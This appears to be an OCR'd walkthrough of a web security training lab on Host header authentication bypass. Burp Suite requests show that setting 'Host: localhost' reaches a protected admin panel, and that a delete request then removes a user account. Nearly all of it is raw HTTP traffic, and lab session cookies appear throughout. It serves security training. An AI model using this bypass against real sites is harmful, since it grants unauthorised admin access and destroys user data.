


Request to https://0a9a004c032f3438c2c7e16d003500af.web-security-academy.net:443 [34.246.129.62]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Hackvertor

```
GET /admin HTTP/1.1
Host: 0a9a004c032f3438c2c7e16d003500af.web-security-academy.net
Cookie: _lab=
46%7cMCwCFG2kKcYbBBwjGe4MdhoB%2fPW9XymwAhQlaAgmtW9CiPm2PzFL3GKvXRMlTKSfg%2fQoaLGblTvPgVYLv0qZau2WImekMWVkztnzlauHFQtzz5hchD80L%2bvaPSXnl
U3iNiOviJK4lJGVS9vgsMIcz40ciEyADO%2b4tm%2fpY2qjyYamwIk%3d; session=LKsHxmJVry7IcLZ1pj37ampf7M5hh2k4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

send to repeater






```
GET /admin HTTP/1.1
Host: 0a9a004c032f3438c2c7e16d003500af.web-security-academy.net
Cookie: _lab=
46%7cMCwCFG2kKcYbBBwjGe4MdhoB%2fPW9XymwAhQlaAgmtW9CiPm2PzFL3GKvXRMlTKS
fg%2fQoaLGblTvPgVYLv0qZau2WImekMWVkztnzlauHFQtzz5hchD80L%2bvaPSXn1U3iN
iOviJK4lJGVS9vgsMIcz4OciEyADO%2b4tm%2fpY2qjyYamwIk%3d; session=
LKsHxmJVry7IcLZ1pj37ampf7M5hh2k4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2310

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Host header authentication bypass
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```


change host:



```
GET /admin HTTP/1.1
Host: localhost
Cookie: _lab=
46%7cMCwCFG2kKcYbBBwjGe4MdhoB%2fPW9XymwAhQlaAgmtW9CiPm2PzFL3GKvXRMlTKS
fg%2fQoaLGblTvPgVYLv0qZau2WImekMWVkztnzlauHFQtzz5hchD80L%2bvaPSXn1U3iN
iOviJK4lJGVS9vgsMIcz4OciEyADO%2b4tm%2fpY2qjyYamwIk%3d; session=
LKsHxmJVry7IcLZ1pj37ampf7M5hh2k4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 2845

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Host header authentication bypass
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

By pass:




Not solved

Home | Admin panel | My account

Users

carlos - Delete
wiener - Delete

Delete carlos account:




Target: https://0a9a004c032f3438c2c7e16d003500af.web-

```
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Cookie: _lab=
46%7cMCwCFG2kKcYbBBwjGe4MdhoB%2fPW9XymwAhQlaAgmtW9CiPm2PzFL3GKvXRMlTKS
fg%2fQoaLGblTvPgVYLv0qZau2WImekMWVkztnzlauHFQtzz5hchD80L%2bvaPSXn1U3iN
iOviJK4lJGVS9vgsMIcz40ciEyAD0%2b4tm%2fpY2qjyYamwIk%3d; session=
LKsHxmJVry7IcLZ1pj37ampf7M5hh2k4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```


```
HTTP/1.1 302 Found
Location: /admin
Connection: close
Content-Length: 0

```

Carlos account delete success:



```
GET /admin HTTP/1.1
Host: localhost
Cookie: _lab=46%7cMCwCFG2kKcYbBBwjGe4MdhoB%2fPW9XymwAhQlaAgmtW9CiPm2PzFL3GKvXRMlTKSfg%2fQoaLGblTvPgVYLv0qZau2WImekMWVkztnzlauHFQtzz5hchD80L%2bvaPSXn1U3iNiOviJK4lJGVS9vgsMIcz40ciEyAD0%2b4tm%2fpY2qjyYamwIk%3d; session=LKsHxmJVry7IcLZ1pj37ampf7M5hh2k4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Referer:
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 4672

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>Host header authentication bypass</title>
    </head>
    <body>
            <script src="/resources/labheader/js/labHeader.js"></script>
            <div id="academyLabHeader">
    <section class='academyLabBanner is-solved'>
        <div class=container>
            <div class=logo></div>
                <div class=title-container>
```



User deleted successfully!

Users

wiener - Delete



Congratulations, you solved the lab!

====================END==========================